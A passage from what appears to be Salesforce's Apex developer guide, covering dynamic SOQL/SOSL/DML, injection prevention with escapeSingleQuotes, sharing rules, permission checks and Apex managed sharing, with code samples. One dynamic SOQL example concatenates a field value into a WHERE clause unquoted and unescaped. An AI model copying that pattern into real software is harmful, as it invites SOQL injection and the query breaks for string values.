private class DescribeDataCategoryGroupStructuresTest {
  public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){
    List<Schema.DescribeDataCategoryGroupStructureResult> describeResult =
```

```
      DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults();


    System.assert(describeResult.size() == 2,
          'The results should only contain 2 results: ' + describeResult.size());

    //Creating category info
    CategoryInfo world = new CategoryInfo('World', 'World');
    CategoryInfo asia = new CategoryInfo('Asia', 'Asia');
    CategoryInfo northAmerica = new CategoryInfo('NorthAmerica',
                                                 'North America');
    CategoryInfo southAmerica = new CategoryInfo('SouthAmerica',
                                                 'South America');
    CategoryInfo europe = new CategoryInfo('Europe', 'Europe');

    List<CategoryInfo> info = new CategoryInfo[] {
      asia, northAmerica, southAmerica, europe
   };

    for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) {
       String name = result.getName();
       String label = result.getLabel();
       String description = result.getDescription();
       String objectNames = result.getSobject();

       //asserting the values to make sure
       System.assert(name == 'Regions',
       'Incorrect name was returned: ' + name);
       System.assert(label == 'Regions of the World',
       'Incorrect label was returned: ' + label);
       System.assert(description == 'This is the category group for all the regions',
       'Incorrect description was returned: ' + description);
       System.assert(objectNames.contains('KnowledgeArticleVersion')
                  || objectNames.contains('Question'),
                     'Incorrect sObject was returned: ' + objectNames);

       DataCategory [] topLevelCategories = result.getTopCategories();
       System.assert(topLevelCategories.size() == 1,
      'Incorrect number of top level categories returned: ' + topLevelCategories.size());

       System.assert(topLevelCategories[0].getLabel() == world.getLabel() &&
                     topLevelCategories[0].getName() == world.getName());

       //checking if the correct children are returned
       DataCategory [] children = topLevelCategories[0].getChildCategories();
       System.assert(children.size() == 4,
       'Incorrect number of children returned: ' + children.size());
       for(Integer i=0; i < children.size(); i++){
          System.assert(children[i].getLabel() == info[i].getLabel() &&
                        children[i].getName() == info[i].getName());
       }
    }

}
```

```
    private class CategoryInfo {
        private final String name;
        private final String label;

        private CategoryInfo(String n, String l){
            this.name = n;
            this.label = l;
        }

        public String getName(){
            return this.name;
        }

        public String getLabel(){
            return this.label;
        }
    }
}
```

Dynamic SOQL

Dynamic SOQL refers to the creation of a SOQL string at runtime with Apex code. Dynamic SOQL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names.

To create a dynamic SOQL query at runtime, use the database `query` method, in one of the following ways:

- Return a single sObject when the query returns a single record:

  ```
  sObject s = Database.query(string_limit_1);
  ```

- Return a list of sObjects when the query returns more than a single record:

  ```
  List<sObject> sobjList = Database.query(string);
  ```

The database `query` method can be used wherever an inline SOQL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOQL queries are processed.

Dynamic SOQL results can be specified as concrete sObjects, such as Account or MyCustomObject__c, or as the generic sObject data type. At runtime, the system validates that the type of the query matches the declared type of the variable. If the query does not return the correct sObject type, a runtime error is thrown. This means you do not need to cast from a generic sObject to a concrete sObject.

Dynamic SOQL queries have the same governor limits as static queries. For more information on governor limits, see Execution Governors and Limits on page 269.

For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the *Force.com SOQL and SOSL Reference*.

Dynamic SOQL Considerations

You can use simple bind variables in dynamic SOQL query strings. The following is allowed:

```
String myTestString = 'TestName';
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE Name =
:myTestString');
```

However, unlike inline SOQL, dynamic SOQL can't use bind variable fields in the query string. The following example isn't supported and results in a `Variable does not exist` error:

```
MyCustomObject__c myVariable = new MyCustomObject__c(field1__c ='TestField');
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = :myVariable.field1__c');
```

You can instead resolve the variable field into a string and use the string in your dynamic SOQL query:

```
String resolvedField1 = myVariable.field1__c;
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
 = ' + resolvedField1);
```

SOQL Injection

SOQL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOQL statements into your code. This can occur in Apex code whenever your application relies on end user input to construct a dynamic SOQL statement and you do not handle the input properly.

To prevent SOQL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Dynamic SOSL

Dynamic SOSL refers to the creation of a SOSL string at run time with Apex code. Dynamic SOSL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names.

To create a dynamic SOSL query at run time, use the search `query` method. For example:

```
List<List <sObject>> myQuery = search.query(SOSL_search_string);
```

The following example exercises a simple SOSL query string.

```
String searchquery='FIND\'Edge*\'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead';

List<List<SObject>>searchList=search.query(searchquery);
```

Dynamic SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the dynamic SOSL query. From the example above, the results from Account are first, then Contact, then Lead.

The search `query` method can be used wherever an inline SOSL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOSL queries are processed.

Dynamic SOSL queries have the same governor limits as static queries. For more information on governor limits, see Execution Governors and Limits on page 269.

For a full description of SOSL query syntax, see Salesforce Object Search Language (SOSL) in the *Force.com SOQL and SOSL Reference*.

Use Dynamic SOSL to Return Salesforce Knowledge Article Snippets

To provide users with more context for articles in search results, use the SOSL `WITH SNIPPET` clause. Snippets make it easier for users to identify the content that they're looking for when the search term isn't included in the article summary field. For information about how snippets are generated, see WITH SNIPPET in the *Force.com SOQL and SOSL Reference*.

To use the SOSL `WITH SNIPPET` clause in a dynamic SOSL query at run time, use the `Search.find` method.

```
Search.SearchResults searchResults = Search.find(SOSL_search_string);
```

This example exercises a simple SOSL query string that includes a `WITH SNIPPET` clause. The example calls `System.debug()` to print the returned article titles and snippets. Your code would display the titles and snippets in a Web page.

```
Search.SearchResults searchResults = Search.find('FIND \'test\' IN ALL FIELDS RETURNING
KnowledgeArticleVersion(id, title WHERE PublishStatus = \'Online\' AND Language = \'en_US\')
 WITH SNIPPET (target_length=120)');

List<Search.SearchResult> articlelist = searchResults.get('KnowledgeArticleVersion');

for (Search.SearchResult searchResult : articleList) {
 KnowledgeArticleVersion article = (KnowledgeArticleVersion) searchResult.getSObject();
 System.debug(article.Title);
 System.debug(searchResult.getSnippet());
}
```

SOSL Injection

SOSL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOSL statements into your code. A SOSL injection can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOSL statement and you do not handle the input properly.

To prevent SOSL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

SEE ALSO:

query(searchQuery)

Dynamic DML

In addition to querying describe information and building SOQL queries at runtime, you can also create sObjects dynamically, and insert them into the database using DML.

To create a new sObject of a given type, use the `newSObject` method on an sObject token. Note that the token must be cast into a concrete sObject type (such as Account). For example:

```
// Get a new account
Account a = new Account();
// Get the token for the account
Schema.sObjectType tokenA = a.getSObjectType();
// The following produces an error because the token is a generic sObject, not an Account
// Account b = tokenA.newSObject();
// The following works because the token is cast back into an Account
Account b = (Account)tokenA.newSObject();
```

Though the sObject token `tokenA` is a token of Account, it is considered an sObject because it is accessed separately. It must be cast back into the concrete sObject type Account to use the `newSObject` method. For more information on casting, see Classes and Casting on page 93.

You can also specify an ID with `newSObject` to create an sObject that references an existing record that you can update later. For example:

```
SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType().
                                        newSObject([SELECT Id FROM Account LIMIT 1][0].Id);
```

See SObjectType Class.

Dynamic sObject Creation Example

This example shows how to obtain the sObject token through the `Schema.getGlobalDescribe` method and then creates a new sObject using the `newSObject` method on the token. This example also contains a test method that verifies the dynamic creation of an account.

```
public class DynamicSObjectCreation {
    public static sObject createObject(String typeName) {
        Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);
        if (targetType == null) {
            // throw an exception
        }

        // Instantiate an sObject with the type passed in as an argument
        //  at run time.
        return targetType.newSObject();
    }
}
```

```
@isTest
private class DynamicSObjectCreationTest {
    static testmethod void testObjectCreation() {
        String typeName = 'Account';
        String acctName = 'Acme';

        // Create a new sObject by passing the sObject type as an argument.
        Account a = (Account)DynamicSObjectCreation.createObject(typeName);
        System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
        // Set the account name and insert the account.
        a.Name = acctName;
        insert a;

        // Verify the new sObject got inserted.
        Account[] b = [SELECT Name from Account WHERE Name = :acctName];
        system.assert(b.size() > 0);
    }
}
```

Setting and Retrieving Field Values

Use the `get` and `put` methods on an object to set or retrieve values for fields using either the API name of the field expressed as a String, or the field's token. In the following example, the API name of the field `AccountNumber` is used:

```
SObject s = [SELECT AccountNumber FROM Account LIMIT 1];
Object o = s.get('AccountNumber');
s.put('AccountNumber', 'abc');
```

The following example uses the `AccountNumber` field's token instead:

```
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.AccountNumber;
Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1');
s.put(dfr.getsObjectField(), '12345');
```

The Object scalar data type can be used as a generic data type to set or retrieve field values on an sObject. This is equivalent to the anyType field type. Note that the Object data type is different from the sObject data type, which can be used as a generic type for any sObject.

Note: Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Setting and Retrieving Foreign Keys

Apex supports populating foreign keys by name (or external ID) in the same way as the API. To set or retrieve the scalar ID value of a foreign key, use the `get` or `put` methods.

To set or retrieve the *record* associated with a foreign key, use the `getSObject` and `putSObject` methods. Note that these methods must be used with the sObject data type, not Object. For example:

```
SObject c =
   Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1');
SObject a = c.getSObject('Account');
```

There is no need to specify the external ID for a parent sObject value while working with child sObjects. If you provide an ID in the parent sObject, it is ignored by the DML operation. Apex assumes the foreign key is populated through a relationship SOQL query, which always returns a parent object with a populated ID. If you have an ID, use it with the child object.

For example, suppose that custom object C1 has a foreign key `c2__c` that links to a child custom object C2. You want to create a C1 object and have it associated with a C2 record named 'xxx' (assigned to the value `c2__r`). You do not need the ID of the 'xxx' record, as it is populated through the relationship of parent to child. For example:

```
insert new C1__c(name = 'x', c2__r = new C2__c(name = 'xxx'));
```

If you had assigned a value to the ID for `c2__r`, it would be ignored. If you do have the ID, assign it to the object (`c2__c`), not the record.

You can also access foreign keys using dynamic Apex. The following example shows how to get the values from a subquery in a parent-to-child relationship using dynamic Apex:

```
String queryString = 'SELECT Id, Name, ' +
            '(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account';
SObject[] queryParentObject = Database.query(queryString);

for (SObject parentRecord : queryParentObject){
    Object ParentFieldValue = parentRecord.get('Name');
    // Prevent a null relationship from being accessed
    SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts');
    if (childRecordsFromParent != null) {
        for (SObject childRecord : childRecordsFromParent){
            Object ChildFieldValue1 = childRecord.get('FirstName');
            Object ChildFieldValue2 = childRecord.get('LastName');
            System.debug('Account Name: ' + ParentFieldValue +
            '. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2);
        }
```

```
    }
}
```

Apex Security and Sharing

This chapter covers security and sharing for Apex. You'll learn about the security of running code and how to add user permissions for Apex classes. Also, you'll learn how sharing rules can be enforced. Furthermore, Apex managed sharing is described. Finally, security tips are provided.

Enforcing Sharing Rules

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

Note: The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call and Chatter in Apex. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 205.

Because these rules aren't enforced, developers who use Apex must take care that they don't inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. They should be particularly careful with Web services, which can be restricted by permissions, but execute in system context once they are initiated.

Most of the time, system context provides the correct behavior for system-level operations such as triggers and Web services that need access to all data in an organization. However, you can also specify that particular Apex classes should enforce the sharing rules that apply to the current user. (For more information on sharing rules, see the Salesforce online help.)

Note: Enforcing sharing rules by using the `with sharing` keyword doesn't enforce the user's permissions and field-level security. Apex code always has access to all fields and objects in an organization, ensuring that code won't fail to run because of hidden fields or objects for a user.

This example has two classes, the first class (`CWith`) enforces sharing rules while the second class (`CWithout`) doesn't. The `CWithout` class calls a method from the first, which runs with sharing rules enforced. The `CWithout` class contains an inner classes, in which code executes under the same sharing context as the caller. It also contains a class that extends it, which inherits its without sharing setting.

```
public with sharing class CWith {
  // All code in this class operates with enforced sharing rules.

  Account a = [SELECT . . . ];

  public static void m() { . . . }

  static {
    . . .
  }

  {
    . . .
  }

  public void c() {
    . . .
```

```
  }
}

public without sharing class CWithout {
  // All code in this class ignores sharing rules and operates
  // as if the context user has the Modify All Data permission.
  Account a = [SELECT . . . ];
  . . .

  public static void m() {
     . . .

    // This call into CWith operates with enforced sharing rules
    // for the context user. When the call finishes, the code execution
    // returns to without sharing mode.
    CWith.m();
  }


  public class CInner {
    // All code in this class executes with the same sharing context
    // as the code that calls it.
    // Inner classes are separate from outer classes.
    . . .

    // Again, this call into CWith operates with enforced sharing rules
    // for the context user, regardless of the class that initially called this inner
class.
    // When the call finishes, the code execution returns to the sharing mode that was
used to call this inner class.
    CWith.m();
  }

  public class CInnerWithOut extends CWithout {
    // All code in this class ignores sharing rules because
    // this class extends a parent class that ignores sharing rules.
  }
}
```

Warning: There is no guarantee that a class declared as `with sharing` doesn't call code that operates as `without sharing`. Class-level security is always still necessary. In addition, all SOQL or SOSL queries that use PriceBook2 ignore the `with sharing` keyword. All PriceBook records are returned, regardless of the applied sharing rules.

Enforcing the current user's sharing rules can impact:

- SOQL and SOSL queries. A query may return fewer rows than it would operating in system context.
- DML operations. An operation may fail because the current user doesn't have the correct permissions. For example, if the user specifies a foreign key value that exists in the organization, but which the current user does not have access to.

Enforcing Object and Field Permissions

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution. The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call

and Chatter in Apex. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 205.

Although Apex doesn't enforce object-level and field-level permissions by default, you can enforce these permissions in your code by explicitly calling the sObject describe result methods (of Schema.DescribeSObjectResult) and the field describe result methods (of Schema.DescribeFieldResult) that check the current user's access permission levels. In this way, you can verify if the current user has the necessary permissions, and only if he or she has sufficient permissions, you can then perform a specific DML operation or a query.

For example, you can call the `isAccessible`, `isCreateable`, or `isUpdateable` methods of `Schema.DescribeSObjectResult` to verify whether the current user has read, create, or update access to an sObject, respectively. Similarly, `Schema.DescribeFieldResult` exposes these access control methods that you can call to check the current user's read, create, or update access for a field. In addition, you can call the `isDeletable` method provided by `Schema.DescribeSObjectResult` to check if the current user has permission to delete a specific sObject.

These are some examples of how to call the access control methods.

To check the field-level update permission of the contact's email field before updating it:

```
if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) {
    // Update contact phone number
}
```

To check the field-level create permission of the contact's email field before creating a new contact:

```
if (Schema.sObjectType.Contact.fields.Email.isCreateable()) {
    // Create new contact
}
```

To check the field-level read permission of the contact's email field before querying for this field:

```
if (Schema.sObjectType.Contact.fields.Email.isAccessible()) {
    Contact c = [SELECT Email FROM Contact WHERE Id= :Id];
}
```

To check the object-level permission for the contact before deleting the contact.

```
if (Schema.sObjectType.Contact.isDeletable()) {
    // Delete contact
}
```

Sharing rules are distinct from object-level and field-level permissions. They can coexist. If sharing rules are defined in Salesforce, you can enforce them at the class level by declaring the class with the `with sharing` keyword. For more information, see Using the `with sharing` or `without sharing` Keywords. If you call the sObject describe result and field describe result access control methods, the verification of object and field-level permissions is performed in addition to the sharing rules that are in effect. Sometimes, the access level granted by a sharing rule could conflict with an object-level or field-level permission.

Class Security

You can specify which users can execute methods in a particular top-level class based on their user profile or permission sets. You can only set security on Apex classes, not on triggers.

To set Apex class security from the class list page:

1. From Setup, click **Develop** > **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.

3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

To set Apex class security from the class detail page:

1. From Setup, click **Develop** > **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

To set Apex class security from a permission set:

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Select a permission set.
3. Click **Apex Class Access**.
4. Click **Edit**.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
6. Click **Save**.

To set Apex class security from a profile:

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile.
3. In the Apex Class Access page or related list, click **Edit**.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
5. Click **Save**.

Understanding Apex Managed Sharing

Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access can be granted using the Salesforce user interface and Force.com, or programmatically using Apex.

This section provides an overview of sharing using Apex:

- Understanding Sharing
- Sharing a Record Using Apex
- Recalculating Apex Managed Sharing

For more information on sharing, see "Setting Your Organization-Wide Sharing Defaults" in the Salesforce online help.

Understanding Sharing

Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact, Opportunity and Case). Administrators first set an object's organization-wide default sharing access level, and then grant additional access based on

record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant additional access programmatically with Apex. Most sharing for a record is maintained in a related sharing object, similar to an access control list (ACL) found in other platforms.

Types of Sharing

Salesforce has the following types of sharing:

Force.com Managed Sharing

Force.com managed sharing involves sharing access granted by Force.com based on record ownership, the role hierarchy, and sharing rules:

Record Ownership

Each record is owned by a user or optionally a queue for custom objects, cases and leads. The *record owner* is automatically granted Full Access, allowing them to view, edit, transfer, share, and delete the record.

Role Hierarchy

The *role hierarchy* enables users above another user in the hierarchy to have the same level of access to records owned by or shared with users below. Consequently, users above a record owner in the role hierarchy are also implicitly granted Full Access to the record, though this behavior can be disabled for specific custom objects. The role hierarchy is not maintained with sharing records. Instead, role hierarchy access is derived at runtime. For more information, see "Controlling Access Using Hierarchies" in the Salesforce online help.

Sharing Rules

Sharing rules are used by administrators to automatically grant users within a given group or role access to records owned by a specific group of users. Sharing rules cannot be added to a package and cannot be used to support sharing logic for apps installed from Force.com AppExchange.

Sharing rules can be based on record ownership or other criteria. You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.

All implicit sharing added by Force.com managed sharing cannot be altered directly using the Salesforce user interface, SOAP API, or Apex.

User Managed Sharing, also known as Manual Sharing

User managed sharing allows the record owner or any user with Full Access to a record to share the record with a user or group of users. This is generally done by an end-user, for a single record. Only the record owner and users above the owner in the role hierarchy are granted Full Access to the record. It is not possible to grant other users Full Access. Users with the "Modify All" object-level permission for the given object or the "Modify All Data" permission can also manually share a record. User managed sharing is removed when the record owner changes or when the access granted in the sharing does not grant additional access beyond the object's organization-wide sharing default access level.

Apex Managed Sharing

Apex managed sharing provides developers with the ability to support an application's particular sharing requirements programmatically through Apex or the SOAP API. This type of sharing is similar to Force.com managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

The Sharing Reason Field

In the Salesforce user interface, the `Reason` field on a custom object specifies the type of sharing used for a record. This field is called `rowCause` in Apex or the Force.com API.

Each of the following list items is a type of sharing used for records. The tables show `Reason` field value, and the related `rowCause` value.

- Force.com Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Account Sharing	`ImplicitChild`
Associated record owner or sharing	`ImplicitParent`
Owner	`Owner`
Opportunity Team	`Team`
Sharing Rule	`Rule`
Territory Assignment Rule	`TerritoryRule`

- User Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Manual Sharing	`Manual`
Territory Manual	`TerritoryManual`

- Apex Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Defined by developer	Defined by developer

The displayed reason for Apex managed sharing is defined by the developer.

Access Levels

When determining a user's access to a record, the most permissive level of access is used. Most share objects support the following access levels:

Access Level	API Name	Description
Private	None	Only the record owner and users above the record owner in the role hierarchy can view and edit the record. This access level only applies to the AccountShare object.
Read Only	Read	The specified user or group can view the record only.
Read/Write	Edit	The specified user or group can view and edit the record.

Access Level	API Name	Description
Full Access	All	The specified user or group can view, edit, transfer, share, and delete the record. Note: This access level can only be granted with Force.com managed sharing.

Sharing a Record Using Apex

To access sharing programmatically, you must use the share object associated with the standard or custom object for which you want to share. For example, AccountShare is the sharing object for the Account object, ContactShare is the sharing object for the Contact object, and so on. In addition, all custom object sharing objects are named as follows, where *MyCustomObject* is the name of the custom object:

*MyCustomObject*__Share

Objects on the detail side of a master-detail relationship do not have an associated sharing object. The detail record's access is determined by the master's sharing object and the relationship's sharing setting. For more information, see "Custom Object Security Overview" in the Salesforce online help.

A share object includes records supporting all three types of sharing: Force.com managed sharing, user managed sharing, and Apex managed sharing. Sharing granted to users implicitly through organization-wide defaults, the role hierarchy, and permissions such as the "View All" and "Modify All" permissions for the given object, "View All Data," and "Modify All Data" are not tracked with this object.

Every share object has the following properties:

Property Name	Description
*objectName*AccessLevel	The level of access that the specified user or group has been granted for a share sObject. The name of the property is `AccessLevel` appended to the object name. For example, the property name for LeadShare object is `LeadShareAccessLevel`. Valid values are: • `Edit` • `Read` • `All` Note: The `All` access level can only be used by Force.com managed sharing. This field must be set to an access level that is higher than the organization's default access level for the parent object. For more information, see Access Levels on page 184.
`ParentID`	The ID of the object. This field cannot be updated.
`RowCause`	The reason why the user or group is being granted access. The reason determines the type of sharing, which controls who can alter the sharing record. This field cannot be updated.
`UserOrGroupId`	The user or group IDs to which you are granting access. A group can be a public group or a sharing group associated with a role or territory. This field cannot be updated.

You can share a standard or custom object with users or groups. Apex sharing is not available for Customer Community users. For more information about the types of users and groups you can share an object with, see User and Group in the *Object Reference for Salesforce and Force.com*.

Creating User Managed Sharing Using Apex

It is possible to manually share a record to a user or a group using Apex or the SOAP API. If the owner of the record changes, the sharing is automatically deleted. The following example class contains a method that shares the job specified by the job ID with the specified user or group ID with read access. It also includes a test method that validates this method. Before you save this example class, create a custom object called Job.

```
public class JobSharing {

   public static boolean manualShareRead(Id recordId, Id userOrGroupId){
      // Create new sharing object for the custom object Job.
      Job__Share jobShr  = new Job__Share();

      // Set the ID of record being shared.
      jobShr.ParentId = recordId;

      // Set the ID of user or group being granted access.
      jobShr.UserOrGroupId = userOrGroupId;

      // Set the access level.
      jobShr.AccessLevel = 'Read';

      // Set rowCause to 'manual' for manual sharing.
      // This line can be omitted as 'manual' is the default value for sharing objects.
      jobShr.RowCause = Schema.Job__Share.RowCause.Manual;

      // Insert the sharing record and capture the save result.
      // The false parameter allows for partial processing if multiple records passed
      // into the operation.
      Database.SaveResult sr = Database.insert(jobShr,false);

      // Process the save results.
      if(sr.isSuccess()){
         // Indicates success
         return true;
      }
      else {
         // Get first save result error.
         Database.Error err = sr.getErrors()[0];

         // Check if the error is related to trival access level.
         // Access levels equal or more permissive than the object's default
         // access level are not allowed.
         // These sharing records are not required and thus an insert exception is
acceptable.
         if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION  &&
                  err.getMessage().contains('AccessLevel')){
            // Indicates success.
            return true;
         }
         else{
            // Indicates failure.
            return false;
         }
       }
```

```
    }

}
```

```
@isTest
private class JobSharingTest {
    // Test for the manualShareRead method
    static testMethod void testManualShareRead(){
        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        Id User1Id = users[0].Id;
        Id User2Id = users[1].Id;

        // Create new job.
        Job__c j = new Job__c();
        j.Name = 'Test Job';
        j.OwnerId = user1Id;
        insert j;

        // Insert manual share for user who is not record owner.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), true);

        // Query job sharing records.
        List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel,
            RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id];

        // Test for only one manual share on job.
       System.assertEquals(jShrs.size(), 1, 'Set the object\'s sharing model to Private.');


        // Test attributes of manual share.
        System.assertEquals(jShrs[0].AccessLevel, 'Read');
        System.assertEquals(jShrs[0].RowCause, 'Manual');
        System.assertEquals(jShrs[0].UserOrGroupId, user2Id);

        // Test invalid job Id.
        delete j;

        // Insert manual share for deleted job id.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), false);
    }
}
```

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this is Public Read/Write. For more information, see Access Levels on page 184.

Creating Apex Managed Sharing

Apex managed sharing enables developers to programmatically manipulate sharing to support their application's behavior through Apex or the SOAP API. This type of sharing is similar to Force.com managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Apex managed sharing must use an *Apex sharing reason*. Apex sharing reasons are a way for developers to track why they shared a record with a user or group of users. Using multiple Apex sharing reasons simplifies the coding required to make updates and deletions of sharing records. They also enable developers to share with the same user or group multiple times using different reasons.

Apex sharing reasons are defined on an object's detail page. Each Apex sharing reason has a label and a name:

- The label displays in the `Reason` column when viewing the sharing for a record in the user interface. This allows users and administrators to understand the source of the sharing. The label is also enabled for translation through the Translation Workbench.
- The name is used when referencing the reason in the API and Apex.

All Apex sharing reason names have the following format:

```
MyReasonName__c
```

Apex sharing reasons can be referenced programmatically as follows:

```
Schema.CustomObject__Share.rowCause.SharingReason__c
```

For example, an Apex sharing reason called Recruiter for an object called Job can be referenced as follows:

```
Schema.Job__Share.rowCause.Recruiter__c
```

For more information, see Schema Class on page 1961.

To create an Apex sharing reason:

1. From Setup, click **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Apex Sharing Reasons related list.
4. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.
5. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. Click **Save**.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

Apex Managed Sharing Example

For this example, suppose you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following trigger grants the recruiter and hiring manager access when the job record is created. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter.

```
trigger JobApexSharing on Job__c (after insert) {

    if(trigger.isInsert){
        // Create a new list of sharing objects for Job
        List<Job__Share> jobShrs  = new List<Job__Share>();

        // Declare variables for recruiting and hiring manager sharing
        Job__Share recruiterShr;
```

```
        Job__Share hmShr;

        for(Job__c job : trigger.new){
            // Instantiate the sharing objects
            recruiterShr = new Job__Share();
            hmShr = new Job__Share();

            // Set the ID of record being shared
            recruiterShr.ParentId = job.Id;
            hmShr.ParentId = job.Id;

            // Set the ID of user or group being granted access
            recruiterShr.UserOrGroupId = job.Recruiter__c;
            hmShr.UserOrGroupId = job.Hiring_Manager__c;

            // Set the access level
            recruiterShr.AccessLevel = 'edit';
            hmShr.AccessLevel = 'read';

            // Set the Apex sharing reason for hiring manager and recruiter
            recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
            hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

            // Add objects to list for insert
            jobShrs.add(recruiterShr);
            jobShrs.add(hmShr);
        }

        // Insert sharing records and capture save result
       // The false parameter allows for partial processing if multiple records are passed

        // into the operation
        Database.SaveResult[] lsr = Database.insert(jobShrs,false);

        // Create counter
        Integer i=0;

        // Process the save results
        for(Database.SaveResult sr : lsr){
            if(!sr.isSuccess()){
                // Get the first save result error
                Database.Error err = sr.getErrors()[0];

                // Check if the error is related to a trivial access level
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception is

                // acceptable.
                if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                                &&
err.getMessage().contains('AccessLevel'))){
                    // Throw an error when the error is not related to trivial access
```

```
level.
                    trigger.newMap.get(jobShrs[i].ParentId).
                      addError(
                       'Unable to grant sharing access due to following exception: '
                       + err.getMessage());
                }
            }
            i++;
        }
    }

}
```

Under certain circumstances, inserting a share row results in an update of an existing share row. Consider these examples:

- If a manual share access level is set to Read and you insert a new one that's set to Write, the original share rows are updated to Write, indicating the higher level of access.
- If users can access an account because they can access its child records (contact, case, opportunity, and so on), and an account sharing rule is created, the row cause of the parent implicit share is replaced by the sharing rule row cause, indicating the higher level of access.

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this is Public Read/Write. For more information, see Access Levels on page 184.

Recalculating Apex Managed Sharing

Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation adds Force.com managed sharing when appropriate. In addition, all types of sharing are removed if the access they grant is considered redundant. For example, manual sharing, which grants Read Only access to a user, is deleted when the object's sharing model changes from Private to Public Read Only.

